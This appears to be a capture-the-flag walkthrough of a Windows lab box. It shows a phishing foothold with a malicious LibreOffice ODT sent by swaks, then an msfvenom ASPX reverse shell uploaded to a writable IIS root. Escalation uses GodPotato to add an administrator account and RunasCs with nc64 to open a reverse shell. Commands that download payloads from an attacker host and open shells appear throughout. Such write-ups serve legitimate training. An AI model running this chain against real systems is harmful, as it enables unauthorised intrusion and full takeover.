
Overview
Job is a Windows machine that demonstrates a phishing-style foothold through a malicious LibreOffice document sent over SMTP. After gaining access as a low-privileged user, the path to escalation comes from writable IIS web root permissions, which allow an ASPX reverse shell to be uploaded. From the IIS context, SeImpersonatePrivilege is abused with GodPotato, followed by RunasCs to obtain a full administrator shell.
Attack Chain
- Enumerate exposed services and identify
SMTP,HTTP,SMB,RDP, andWinRM - Discover a web page requesting CV submissions as LibreOffice documents
- Generate a malicious ODT file with
mmg-odt.py - Send the document to
career@job.localusingswaks - Catch an initial shell as
jack.black - Identify
developersgroup membership - Discover writable permissions on
C:\inetpub\wwwroot - Upload an ASPX reverse shell to the IIS web root
- Gain a shell as the IIS web service account
- Abuse
SeImpersonatePrivilegewithGodPotato - Create a local administrator user
- Use
RunasCswith a UAC bypass logon type to obtain an administrator shell
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.10.119.229; export NAME=JOB; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn -sC -sV -oA scans/nmap_initial_$NAME -v
The open TCP ports are:
25,80,445,3389,5985

Findings
The scan gives us a focused Windows attack surface. SMTP (25) is open, which immediately stands out because it can potentially be used to deliver files to users or services. HTTP (80) is also exposed and becomes the first place to check for application context. SMB (445), RDP (3389), and WinRM (5985) are available, but at this stage we do not yet have credentials.
Web Enumeration
Career Page
Browsing to port 80 reveals a simple landing page. The page asks applicants to send their CV to career@job.local as a LibreOffice document.

This gives us a clear foothold idea. If the target is processing LibreOffice documents, a malicious ODT file may execute when opened by the recipient.
Foothold
Malicious LibreOffice Document
To generate the malicious document, we use mmg-odt.py from the following project:
https://github.com/0bfxgh0st/MMG-LO
The script only needs the payload type, listener host, and listener port.

We generate a Windows payload that connects back to our attacking machine on port 443.
python3 mmg-odt.py windows 10.8.6.99 443

Before sending the email, we start a nc listener on port 443.
Sending the Phishing Email
With the malicious file.odt created, swaks is used to send the document to career@job.local through the target SMTP service.
sudo swaks --to career@job.local --from apply@localhost --attach @file.odt --server 10.10.119.229 --body "Application CV" --header "Subject: CV 01"

The email is accepted by the mail server.

Shortly after the document is processed, the listener receives a reverse shell.

The shell is running as jack.black, which gives us access to the user flag.
type C:\Users\jack.black\Desktop\user.txt

Privilege Escalation
Initial Enumeration
After gaining the initial shell, we review the current user privileges and group membership.

whoami /all
The output shows that jack.black is a member of the developers group.

We confirm the same from the local user details.
net user jack.black
IIS Web Root Permissions
Looking at the root of the C: drive, the inetpub directory stands out. This usually contains the default IIS web root.
cmd /c dir c:\ /a /o /q


To check whether our group has useful access, we recursively enumerate permissions under C:\inetpub. The /t flag checks files and directories recursively, while /c continues even if errors are encountered.
icacls c:\inetpub\ /t /c > group_perms.txt
We then search the output for the developers group.
Select-String -path group_perms.txt -pattern "developers"
The output shows that developers has full permissions on C:\inetpub\wwwroot, which appears to be the web root.
Confirming Web Root Write Access
To confirm that files written into the directory are served by the web server, we create a small test file in the web root.

Browsing to the file confirms that it is accessible through the web server.

This means we can upload a server-side payload and execute it through IIS.
ASPX Reverse Shell
Because the target is running IIS, we create an ASPX reverse shell with msfvenom.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.6.99 LPORT=445 -f aspx -o rev445.aspx

We host the payload on our attacking machine and transfer it into the writable web root.
iwr -uri http://10.8.6.99/rev445.aspx -o ./rev445.aspx

After starting a nc listener on port 445, we browse to the uploaded ASPX file to execute it.

This returns a shell as the web service account.

SeImpersonatePrivilege
From the IIS shell, we check the current privileges.
whoami /priv
SeImpersonatePrivilege is enabled, which is a common escalation path from IIS service contexts.

Before selecting an impersonation exploit, we review the Windows version.
systeminfo

Since SeImpersonatePrivilege is available, we first try GodPotato. If this failed, a fallback option would be something like PrintSpoofer, but GodPotato works here.
GodPotato to SYSTEM

We transfer GodPotato to the target.
powershell -c iwr -uri http://10.8.6.99/GodPotato-NET4.exe -o ./GodPotato.exe

First, we run a simple whoami command through GodPotato to confirm elevated execution.
.\GodPotato.exe -cmd "cmd /c whoami"
The command executes as nt authority\system.

Instead of immediately launching another reverse shell as SYSTEM, we use this access to create a local administrator account.
.\GodPotato.exe -cmd "net user /add hacked Pass1234!"
The new user is then added to the local administrators group.
.\GodPotato.exe -cmd "net localgroup administrators hacked /add"

We confirm that the account was created and added to the correct group.
net user hacked

Administrator Shell with RunasCs
Because we only have a shell and no GUI, the new administrator account does not automatically give us a high-integrity interactive session. To work around this, we use RunasCs.exe with a logon type that allows us to execute a reverse shell using the new credentials.
First, we transfer RunasCs.exe and nc64.exe to the target.
powershell -c iwr -uri http://10.8.6.99/RunasCs.exe -o ./RunasCs.exe
powershell -c iwr -uri http://10.8.6.99/nc64.exe -o ./nc64.exe

After starting a listener on port 443, we execute nc64.exe through RunasCs with the hacked account.
.\RunasCs.exe hacked Pass1234! "cmd /c c:\users\public\nc64.exe 10.8.6.99 443 -e cmd" --force-profile --logon-type 8
The command returns an error message, but the reverse shell still connects back successfully.

We now have a shell as the local administrator user hacked.

Checking the current privileges confirms that the shell has the expected elevated access.


The root flag can now be read.
type C:\Users\Administrator\Desktop\root.txt
Key Takeaways
Job shows how a realistic user-driven foothold can lead to full compromise when file handling and local permissions are misconfigured. The phishing-style ODT payload provides the first shell, but the critical escalation comes from the developers group having write access to the IIS web root. Once code execution is achieved as the web service account, SeImpersonatePrivilege allows escalation with GodPotato, and RunasCs provides a practical way to turn the newly created administrator account into an interactive high-privilege shell.